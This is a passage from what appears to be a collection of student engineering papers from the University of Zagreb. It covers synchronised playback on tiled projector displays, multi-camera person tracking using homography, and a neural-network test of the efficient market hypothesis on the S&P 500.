To be able to synchronously start the playback we first have to synchronize the clocks of all clients and the server using NTP protocol. This is also needed because all events in the system must happen almost simultaneously on all machines. Whilst starting the video playback, the administrator client sends the command to start the playback and the time stamp at which the playback should be started to all clients. When a

client receives this command it prepares video for playback and waits for the clock. When the received time stamp is reached, the client start the playback. Thus, if we assume the clock synchronicity between all clients, the playback will start on all clients in the same moment.

Video reproduction is a time-sensitive process, so minimal deviation in performance of clients could lead to loss of synchronicity between clients and their video playback. Therefore, we need to guarantee that if the playback is started synchronously, it stays synchronized all the time during playback. To achieve this, each client renders video frames as fast as possible and on each draw event it calculates the exact frame number that should be shown. Thus, it is common to draw one frame multiple times, or not to draw a frame at all.

V. Conclusion

We have presented an overview of the tiled displays system. Our primary purpose was to display 360° panoramic movies that can be seen by many viewers at the same time. This technology can also be used to create large 360° tiled projection displays in order to display some information, for example in control rooms or in situations where a lot of data needs to be displayed. Current implementation of the system performs computationally intensive video processing on GPUs. The system development has been done on several platforms including Matlab, C++ and OpenGL.

This is an interesting project and there are several opportunities that could expand the system's base functionality. For example, we could use Google Street View for interactive walk through streets.

References

[1] M. Hereld, I. Judson, and R. Stevens, "Introduction to building projection-based tiled display systems," *Computer Graphics and Applications, IEEE*, vol. 20, no. 4, pp. 22–28, 2000.

[2] B. Sajadi and A. Majumder, "Auto-calibrating tiled projectors on piecewise smooth vertically extruded surfaces," *Visualization and Computer Graphics, IEEE Transactions on*, no. 99, pp. 1–1, 2011.

[3] (2012, Jan.) Igloo vision. [Online]. Available: http://www.igloovision.com/

[4] R. Hartley and A. Zisserman, *Multiple view geometry in computer vision*. Cambridge Univ Press, 2000, vol. 2.

[5] B. Sajadi, M. Lazarov, M. Gopi, and A. Majumder, "Color seamlessness in multi-projector displays using constrained gamut morphing," *Visualization and Computer Graphics, IEEE Transactions on*, vol. 15, no. 6, pp. 1317–1326, 2009.

[6] P. d'Angelo, "Radiometric alignment and vignetting calibration," *Proc. Camera Calibration Methods for Computer Vision Systems*, 2007.

[7] A. Majumder and R. Stevens, "Perceptual photometric seamlessness in projection-based tiled displays," *ACM Transactions on Graphics (TOG)*, vol. 24, no. 1, pp. 118–139, 2005.

[8] P. Song and T. Cham, "A theory for photometric self-calibration of multiple overlapping projectors and cameras," in *Computer Vision and Pattern Recognition-Workshops, 2005. CVPR Workshops. IEEE Computer Society Conference on*. IEEE, 2005, pp. 97–97.

[9] C. Schroder, *Linux networking cookbook*. O'Reilly Media, Inc., 2007.

[10] B. Trubic, I. Kust, P. Paar, D. Petek, D. Hrenek, R. Perica, P. Prentasic, N. Miksa, A. Hedi, M. Subasic *et al.*, "System for multiple projector-based tiled video playbacks," in *MIPRO, 2010 Proceedings of the 33rd International Convention*. IEEE, 2010, pp. 1374–1378.

[11] P. Prentasic, N. Miksa, A. Hedi, M. Subasic, and S. Loncaric, "A method for projector brightness calibration for tiled displays," in *MIPRO, 2010 Proceedings of the 33rd International Convention*. IEEE, 2010, pp. 1379–1383.

Multi-camera person tracking system

Danko Komlen*, Tomislav Lombarović†, Mario Ogrizek-Tomaš‡, Denis Petek§ and Andrej Petković¶
University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Republic of Croatia
* Email: danko.komlen@fer.hr
† Email: tomislav.lombarovic@fer.hr
‡ Email: mario.ogrizek@fer.hr
§ Email: denis.petek@fer.hr
¶ Email: andrej.petkovic@fer.hr

***Abstract*—For the surveillance of the large interior spaces it is often necessary to use multiple cameras. This paper deals with the tracking of an individual using multiple cameras with partially overlapping views. To implement such a system it is necessary to preprocess recordings, detect a person in motion and find the contact point between person and floor. It is especially important to consider the situation in which a person is in the folded multi-camera field of view. Last step is making homographic transformation of a point where person contacts the ground in observed space. System performance was measured on artificially generated recordings of a person moving through halls. It utilizes views with cameras from four different locations. Implemented application runs fast enough for use in systems that operate in real time.**

I. Introduction

Object motion tracking (especially people tracking) using cameras has an important role in various forms of of surveillance systems. Because of the limited view, and limited operating angle of cameras, often is necessary to use multiple cameras with partially overlapping views, which combined can monitor whole area of the interest. Such systems usually generates collection of separated videos, each covering a certain part of the supervised area. A person responsible for supervision must watch and analyze all videos in order to monitor persons moving in the controlled area. There are numerous problems with the object tracking using multiple cameras and here we list some of them. The human capacity for simultaneous multiple video monitoring is limited. Also, an object located at the point with overlapping visual fields of two or more cameras appear simultaneously on several different views, and this further complicates tracking. Therefore, there is a need to develop computer systems that can analyze videos sent from multiple cameras simultaneously, and present the information to user in convenient and easy understandable form.

In the experiment in this paper we use several fixed cameras placed in the area of interest, so that the observed object is always in the field of view at least of one camera, provided the object is within supervised area. Cameras views partially overlaps so they completely cover the entire area of interest. Multiple views of the object obtained with several different cameras is analyzed and the system generates objects trajectory on the ground plan of the supervised area.

The next section describes related work in this area. The main part describes the procedure for monitoring a person, image preprocessing, detection of person in motion, finding the lowest point of the moving person, homographic mapping, and system testing. The last chapter contains a brief conclusion of this paper.

II. Related work on multiple camera surveillance systems

There are several related papers dealing with the similar problems as in our work and they will be briefly described here. [1] used only relative camera calibration, while the correspondence of two views has been established using a set of feature points in Bayesian network. As the features they only used points of the upper half of the body to minimize the differences between different perspectives. In addition to the previously described features, as additional geometrical property they used the estimated height of the person moving in view of each camera. Following the moving object trajectory system is able to discover that the person is near the edge of the area which is observed with the camera, and at that point system choose another camera that best covers the area in which a person enters.

Unlike the previously described work, in [2] cameras had to be pre-calibrated in order to system work properly. The system is then based on the information about the position and orientation of the camera and it is able to calculate the 3D coordinates of the monitored person. To establish a correspondence between views of two overlapping cameras, information on the volume (voxel occupied by the moving person) is used. This is possible because regardless of the perspective from which object is observed (ie, to the camera from which we look at a person) it will always occupy the same voxels in the space. The paper [3] used a different approach than the above.

Specifically, in this article any information about the camera calibration and position in observed area was not used. The camera position in space is calculated based on the observation of trajectories of moving object in the space. Trajectories

obtained from different camera views were randomly mapped one to another, ie. for a pair of two camera views homographic mapping is calculated (homography that match one view to another). This approach provides multiple homgraphies, and, from the statistic theory, the right one is the one which appears most often. Namely, even if there are more inaccurate than accurate homography, inaccurate homography will have different orientations, ie. they will be different, while the correct homography should be very similar to each other.

Object tracking (people, vehicles) is possible even when there is no overlap between camera views. Then, of course, will not be possible to reconstruct the complete trajectory of a moving person, because there are parts of space that are not covered at all by any camera. This problem is considered in [4] where the goal was to obtain the broken path of the object in the view of some cameras. The solution also used Bayesian formulation of probability, and the camera position and possible trajectories were required to be known in advance.

III. Description of tracking method

The process of monitoring person's movement through the corridors consist of several steps. Video footage from cameras are handled as a series of images over which several operations are applied. A series of operations are carried out cyclically for each camera and the person's position is updated on a corridor plan.




Figure 1. The process of object detection and tracking

A. Image preprocessing

The first step of tracking method is image preprocessing procedure, in order to emphasize the image elements essential for further processing and to remove the noise. Procedure consists of converting images to monochrome, averaging and normalization of the histogram. Using monochromatic image any further operations are quite simple, yet there is no loss of information that are required for person's movement detection. Image averaging removes noise that may occur during signal transfer or other external disturbances. The next technique used to improve image is the normalization of histogram. Using this process, histogram is modeled so that values conform to uniform distribution which contributes to a better image quality.

B. Person's movement detection

Detection of person on the move is performed by subtracting values of static scene model from the current image from the camera. Scene is modelled by weight averaging previous input images, using the following expression:

$$M_{k+1}(x,y) = \alpha \cdot M_k(x,y) + (1-\alpha) \cdot I(x,y),$$

with symbols:

- M_{k+1} scene model in next step,
- M_k scene model from previous step,
- α parameter used for determining contribution of image to the current scene model
- I current input image.

Using static scene model M makes movement detection method more resistant to the noise that appears in the image. Stationary parts of an image have similar values in the scene model and in each input image, which is why by subtracting these components we get values close to zero. Parts of the image that contain person in movement are different from the scene model. By subtracting these values and taking the absolute value, the result is image on which moving parts have higher values then the static ones. After subtracting with scene model and taking absolute values, the image is converted into a binary with a certain threshold value (which may not be in the middle of the intensity range) to obtain a mask of objects that are in motion.

C. Determination of the lowest moving point

After determining the moving parts of an image, next step is to determine the point of an object that is in the floor level. It will be used later to define the position of the person on the corridor plan. The moving parts of image which are identified in the previous step are bounded with rectangles. Y coordinate of the requested point is lower edge of the lowest bounding rectangle. X coordinate of the point is calculated as the mean value of X coordinates of centers of every bounding rectangle in the image. Figure 2 shows bounding rectangles on image with detected moving parts.

D. Homographic transformation

Homography or projection transformation is invertible transformation which has the property of preserving collinearity and cross ratios of quadruples of points. Formally, it is a composition of two perspective projections and describes the change of points location of the observed objects with the changing position of the observer. In our case, homography transforms the point of an object from the camera field of view to the point on the corridor plan.

Illustration of the homography transformation is shown on figure 3.

In order to compute the transformation, it is necessary to determine transformation (homographic) matrix H that maps points of the plane Π to points of the plane Π', so that point p'




Figure 2. Detection of moving parts




Figure 3. Ilustration of homography

is obtained from the point p by using the expression: $p' \approx Hp$. Note that p' and Hp are not numerically equal and they can differ by a scale factor. However, they have the same direction, and, hence $p' \times Hp = 0$. Also, points p and p' are homogenous vectors of size 3×1, and H is 3×3 matrix.

Writing the ith row of H as h_i^T, we have:

$$Hp = \begin{bmatrix} h_1^T p \\ h_2^T p \\ h_3^T p \end{bmatrix}$$

We can write:

$$p' \times Hp = \begin{bmatrix} y' h_3^T p - w' h_2^T p \\ w' h_1^T p - x' h_3^T p \\ x' h_2^T p - y' h_1^T p \end{bmatrix}$$

Since $h_j^T x_i = x_i^T h_j$, the system of equations can be written in terms of the entries of H as:

$$\begin{bmatrix} 0^T & -w'p^T & y'p^T \\ w'p^T & 0^T & -x'p^T \\ -y'p^T & x'p^T & 0^T \end{bmatrix} \begin{bmatrix} h_1 \\ h_2 \\ h_3 \end{bmatrix} = 0$$

Those equations have the form $A_i h = 0$ where A_i is a 3×9 matrix and h is a 9×1 vector. Note that A_i has rank of 2. Stacking up the equations for all four points we have $Ah = 0$ where A is 12×9 matrix of rank 8. Vector h is given by the last column of V where $A = U\Sigma V^T$ is singular value decomposition (SVD) of A. From h we obtain homographic matrix H.

Points p, p' and homographic matrix H have the following format (points are given in homogeneous coordinates):

$$p = \begin{bmatrix} x \\ y \\ 1 \end{bmatrix} \qquad p' = \begin{bmatrix} kx' \\ ky' \\ k \end{bmatrix} \qquad H = \begin{bmatrix} h_{11} & h_{12} & h_{13} \\ h_{21} & h_{22} & h_{23} \\ h_{31} & h_{32} & h_{33} \end{bmatrix}$$

To calculate the position of a point in the corridor plan it is necessary to determine homographic matrix. For that it is necessary to have at least four correspondent pairs of $2-D$ points ($p_i \leftrightarrow p_i'$) that are in the same plane and are not collinear, in this case in the plane of the floor.

For the required points were taken corners between two walls and the corridor floor, because their transformed coordinates can be easily determined on the 2D corridor plan. Homographic matrices are calculated separately for each camera.

Below are given examples of a such matrix, points from input image and obtained transformed points on the corridor plan. Input and output point coordinates are expressed in pixels.

$$H = \begin{bmatrix} -1.74 & -0.86 & 719.25 \\ 0 & -12.53 & 1938.16 \\ 0 & -0.02 & 1.00 \end{bmatrix}$$

Four input points:

$$p_1 = (212, 600)$$
$$p_2 = (354, 156)$$
$$p_3 = (667, 600)$$
$$p_4 = (440, 156)$$

Transformed points:

$$p_1' = (16, 535)$$
$$p_2' = (16, 8)$$
$$p_3' = (92, 535)$$
$$p_4' = (92, 8)$$

E. Determination of the position on corridor plan

For every camera that detected movement, the lowest point of moving object is calculated. Then by multiplying that point with corresponding homographic matrix its position on the corridor plan is determined. If the resulting position deviates from the previous position of the person, it is ignored.

Otherwise it is taken together with correct positions from other cameras. The new position of the person is calculated as the mean of the last three received information about the position.

IV. Recordings for system test and evaluation

In order to create the system first was necessary to obtain recordings for system testing. We have considered a number of ways to obtain needed materials. One option was to record the materials in real word building, but unfortunately we did not have adequate space to set up the experiment with adequate number of cameras.

Another approach was to make a model of the corridor system (Figure 4), and in such an environment to make recordings of the moving object through the corridors of the building. This approach we tried out on a small model consisting of three corridors, and we placed three cameras inside it. The moving object in this simulation was a ball, and we used *Basler* cameras. The obtained recordings were relatively poor quality due to inadequate lighting and the look of footage was quite unrealistic due to the poor geometry of space (the camera lens was almost a half wide of corridor, which resulted in unrealistic perspective of captured materials).



Figure 4. Corridor model with three cameras

Finally we get the final recordings by creating a computer model of corridor network, and capturing animated simulation of moving persons through the corridors. Corridor network consists of 4 corridors housing a four cameras, which almost completely cover the area. Specifically, there are two dead angle areas, which were located below the two cameras that are located at the very ends of the corridors. A virtual model itself and simulation of the moving person was made using *Autodesk 3ds MAX*. The simulation duration was minute and 8 seconds, and the rendering of that material took about 4 hours on a PC with *Intel Core2Duo* processor running at 1.8 GHz.

A. Corridor configuration

Image of the corridor configuration which is used for system development and evaluation is shown on the figure 6.

Image shows the floor plan of the building with four corridors. In order to adequately cover the monitored area, it was necessary to set up a minimum of four cameras, each covering one corridor of the building. Camera positions are marked in the figure with camera icons. However, as mentioned earlier, in this configuration there are two dead angles, and they are located at the very ends of the corridor under the camera C1 and C4. The problem could be solved by installing additional cameras on the other ends of the corridors, opposite to the cameras C1 and C4, but we believe that using an additional camera is not necessary. The blind spots are located at the very ends of the corridors, and therefore is not possible to lose important information about the tracked person (from the non-visible area person has only one way to move into the building, and this way is covered with a camera).

V. Results

The system for objects tracking using multiple cameras has been developed in C++ language using openCV [5], library for real-time computer vision. The developed system works in real-time, and is able to draw the trajectory of a moving object on the ground plan of the supervised area. In addition, the system marks the camera views when the supervised object is moving in the camera's view. Image 5 shows the four cameras view, while the image 6 shows the floor plan of the supervised space.




Figure 5. Four-camera views

On the first image cameras C1 and C2 view is marked with red frame-border which indicates that moving object is in the view of this two cameras. In the second image line shows the moving person trajectory, while the current person position is marked with dot on the end of trajectory.




Figure 6. Corridor plan view

VI. Conclusion

This paper describes a system for monitoring large areas in the interior of a building, using multiple surveillance cameras. The process consists of image preprocessing, person's movement detection, determining the point of contact with the ground and using homography to determine the position in 2D space plan. The footage from the model of the area and recordings obtained from the virtual 3D model are used for system testing. The actual model has not proved successful due to poor recordings quality. The test results by using virtual model are satisfactory and the person's movement can be monitored on the area plan. Possible future work on the system would include testing in real situations with surveillance cameras.

Acknowledgement

Authors thank Prof. dr. sc. Sven Lončarić and dipl. ing. Hrvoje Kalinić for helpful advices and guidance in preparing the paper. We also thank the anonymous reviewers who contributed their comments to improve this paper.

References

[1] Q. Cai and J. K. Aggarwal, "Tracking human motion in structured environments using a distributed-camera system," *IEEE Trans. Pattern Anal. Mach. Intell.*, vol. 21, pp. 1241–1247, November 1999. [Online]. Available: http://dx.doi.org/10.1109/34.809119

[2] P. H. Kelly, A. Katkere, D. Y. Kuramura, S. Moezzi, and S. Chatterjee, "An architecture for multiple perspective interactive video," in *Proceedings of the third ACM international conference on Multimedia*, ser. MULTIMEDIA '95. New York, NY, USA: ACM, 1995, pp. 201–212. [Online]. Available: http://doi.acm.org/10.1145/217279.215267

[3] L. Lee, R. Romano, and G. Stein, "Monitoring activities from multiple video streams: Establishing a common coordinate frame," *IEEE Trans. Pattern Anal. Mach. Intell.*, vol. 22, pp. 758–767, August 2000. [Online]. Available: http://dx.doi.org/10.1109/34.868678

[4] V. Kettnaker and R. Zabih, "Bayesian multi-camera surveillance," in *CVPR*, 1999, pp. 2253–.

[5] G. Bradski and A. Kaehler, *Learning OpenCV: Computer Vision with the OpenCV Library*. Cambridge, MA: O'Reilly, 2008.

Artificial neural network based stock value prediction

Dragutin Hrenek, Nenad Mikša, Pavle Prentašić and Boris Trubić
University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia
E-mail: {dragutin.hrenek,nenad.miksa,pavle.prentasic,boris.trubic}@fer.hr

***Abstract*—Financial market turmoil is a new normal today and modern computer science is partialy responsible for this. In this paper we try to show that modern fincancial markets are informationally efficent. In order to show this attribute of financial markets we use a neural network and test it against the S & P 500 stock index. We train our neural network using index information from past in order to predict the future value of the index. We compare the results of neural network based index prediction and a simple buy & hold strategy. Based on this comparison we make a decision about validity of the market efficiency hypothesis. Finally we present some possible improvements to our solution of this problem.**

I. Introduction

In times of swift technological advancements, we are witnessing a great financial crisis that shakes our world and has great influence on our lives. Of course, the main reason for emerging of the crisis is the insatiable human greed combined with the existence of various exotic financial instruments. Those financial instruments have had different role at the time of their creation - risk protection. Unfortunately, today those are used in speculative means and people who use those instruments are often unaware of the risks of using those instruments.

Computers are today everywhere and they are irreplaceable part of our world. Computer systems for automatic trading have very special role in financial markets today. They are able to generate buy and sell order signals on stock market independently of broker. Such computer systems create over 80% of financial transactions on American stock markets today. In designing such systems artificial neural networks have a important role because they have the ability to adapt for solving various problems. They are often used as a part of a bigger computer system that collects technical and fundamental parameters and decides whether to buy or sell securities in real time.

This paper is organized as follows: in section II we give the introduction to the problem and give an overview of previous work in the same field. In section III we describe our method for tackling the problem described in section II. In section IV we comment our results and finally in section V we conclude and give some proposals for improving our method.

II. Problem definition

In this paper we are not trying to use artificial neural networks for financial market trend prediction. Actually, we are trying to test the correctness of efficient market hypothesis. The financial market is informationally efficient if stock values on market react on new information quickly and rationally. Therefore, efficient markets are those markets in which today's stock price is based on all past and present information.

In general, we can define three levels of efficiency: the weak, semi strong and strong market efficiency. We are interested in weak efficiency and we say that market is weak efficient if current stock price includes all past information, such as past values and trade volumes. Therefore, if a market is weak efficient then it is not possible to predict stock value trend based on past data and use this information to gain above-average returns. When saying above-average returns, we think of returns that are larger than returns of a simple buy & hold strategy. It is important to say that it is not possible to achieve above-average returns in the long run, while in a shorter period it is possible to achieve much larger or smaller returns than average.

According to some research, such as [1] and [2], it is apparent that developed financial markets are weak or semi strong efficient. Even though this principle is true, it has been shown in some papers that artificial neural networks can achieve better returns than market, but it is always doubtful whether the observed time interval is representative [3]. In [1] it has been tried to show that using technical analysis, i.e. using pattern searching in past data, it is not possible to achieve above-average returns on American stock markets. In [2] it has been tried to show that developed European financial markets are efficient. On the other hand, in papers [4] and [5] is has been shown that technical analysis makes sense in developing markets.

Our method is similar to mentioned methods with the difference that we are not using a technical indicator, such as MACD, Bollinger Bands, Fibonacci or similar, but we are using only data that are presented to artificial neural network which has to find a potential stock value trend rule. It is important to mention that the market efficiency tests are often based on stock indices and not on specific stock value. Thus, S&P 500, DJIA, Nasdaq, Nikkei 225, Dax, Cac, USD/EUR rate or similar widely known liquid indices are often used.

III. Realization

A possible implementation of computer system for automatic stock trading could use various types of artificial

neural networks, of which every has its own advantages and disadvantages. We have chosen a feed forward multi-layered neural network, as it is simple and easy understandable, but has very good properties. We have implemented our system using *Matlab* because most of the functions we needed were already implemented in it. That has made this project much easier to work on.

After choosing the type of neural network to use, we had to define how to train the network, what to use as an input to the network, how to interpret the output of the network, how many hidden layers to use and how much neurons should be in every layer of the network. This is a common problem when using artificial neural networks because there are many parameters that needs to be chosen, which greatly influence on the final result of solving the problem. In order to clearly explain why we have chosen some parameters as we did, we first have to explain our trading strategy.

Our goal is to predict the tomorrow's stock value based on data from the past and the present. If we predict that the stock will rise, then we will buy it. On the other hand, if we predict that the stock price will decline, then we will take a short position. This position is opposite to buying a stock. We borrow a certain amount of stocks from a broker and sell them, but we are obligated to return the stocks to our broker at some point in future. As we have sold stocks, at some moment we will have to buy them back. Of course, it suits us if the stock price declines because then we will be in position to buy the stock at a lower price and gain a profit equal to the difference between the selling and buying price. Clearly we can lose money if the stock price rises. The short position method is very common on developed financial markets. When we choose the position to take, we can simply calculate our profit using a tomorrow's stock value when it becomes known. Since we work with the past data, it is clear that we know those values. We make choices every day so we are able to calculate profit for each day.

After we have explained our trading strategy, we have to explain the network parameters. Let us begin with the simplest things: inputs and outputs of the network. The input in our network could be an average S&P 500 index value for predetermined number of past days. As we mentioned earlier, it is important to use index that represents the market as a whole, and S&P 500 is an index of 500 most important corporations divided in 10 different groups. This index is an excellent representation of American financial market. The average index values have been downloaded from *finance.yahoo.com* for period from 5th July 1950 to 8th December 2011. This broad range of days and index values is shown on figure 1. Since the range of index values is very broad, it could represent a problem if we use the index value directly as a input to network. At first, we tried to solve this problem by scaling the input data. Although this has partially improved the results, at the end we have decided to take a different approach. We have decided to put relative changes of index values from past as our input and we did not have problems with this approach because past changes are mainly of equal dimension (in percents). The amount of past days to use for network training can be arbitrarily changed, and we have empirically determined that using 40 days gives good results.




Figure 1. S&P 500 index trend

As we have said that we need to predict the index value for tomorrow, the output of the network could be the predicted index value. But the exact value prediction is not so important because all we want to know is whether the index will be higher or lower than today. Therefore, in sake of simplicity, the network output will be the indication whether the stock will rise or fall. We could use two neurons in the exit layer of the network in which one neuron would designate the rise and the other fall of the index. The final decision would then be based on comparison of those two output values. But again for the sake of simplicity, we have chosen to use only one neuron in networks exit layer. The output value of that neuron close to one marks a rise of index, and the output value close to zeros marks a fall of index. We have also tried to use a network with two neurons in exit layer of the network, but results were not better than using a simpler network with only one neuron in the exit layer, even though that network required more time to train and was slower in exploitation.

Number of training samples was not a problem since we had more than 15000 samples for training and model evaluation. We needed to decide how much and which samples would be used for learning, and how much and which samples would be used for testing the network. We have striven to make this procedure as simple and flexible as possible, so we have added a possibility to choose how much samples we want to use for training. In final version, we have decided to use 100 training samples. Except this parameter, we have to set a parameter that tells us for how much days so trained network is "valid", because after we train the network once it makes no sense to use the same network for 40 years, but we have to retrain the network e.g. each 200 days on fresh data because the market and its rules are constantly changing. The extreme case is retraining the network every day, but this is very computationally intensive.

Except mentioned parameters, we also had to define the maximum allowed mean squared error and maximum number of iterations during training. Those parameters are sometimes very difficult to determine, but as we used Levenberg-Marquardt [6] algorithm for training the network, we have empirically chosen the maximum of 500 iterations for network training as enough. We have also chosen the maximum allowed mean squared error of 0.01. Those parameter satisfied us, although they are easily changeable. The selection of some parameters will be commented in further text.

IV. Results

Since our goal was to determine whether the financial markets are informationally efficient, we had to check this. In order to check this, we had to show that neural network cannot beat a simple *buy & hold* strategy on average. In figure 2 we can see a period of 1000 days in which the strategy of our neural network has shown to be much better than a buy & hold strategy. We can see that the the buy & hold strategy would give us only 10% profit, whilst our neural network achieved 50% profit. We can see that the difference is really big and in that period it would be profitable to invest according to our neural network's signals. But we cannot immediately




Figure 2. Neural Network vs *buy & hold* trend

conclude that our neural network has shown that market is not efficient. If we take a look at figure 3, we can see a completely different story. We can see that our neural network achieved quite a bad result compared to a buy & hold strategy. Our neural network has achieved only 30% profit, whilst simple buy & hold strategy achieved more than 120% profit, that is four times better result. This result is similar to the previous one, but this time in favor of buy & hold strategy.

As we have shown that each strategy can beat the other one in some period, we should also show a period in which both strategies perform equally. Such a 1000-day period is shown in figure 4.

Remember that efficient market hypothesis says that it is not possible to achieve profits that are above-average, but only in




Figure 3. Neural Network vs *buy & hold* trend




Figure 4. Neural Network vs *buy & hold* trend

average. It is not defined how long that period has to be. Of course, we need to observe average values so we have taken a period of almost 20 years and as shown in figure 5, we achieved below-average results compared to a simple buy and hold strategy.

If we observe even larger period of more than 50 years, we can see that in some sub-periods our neural network achieves better results than buy & hold strategy, but in the end the buy & hold strategy achieves much better result, as shown in figure 6.

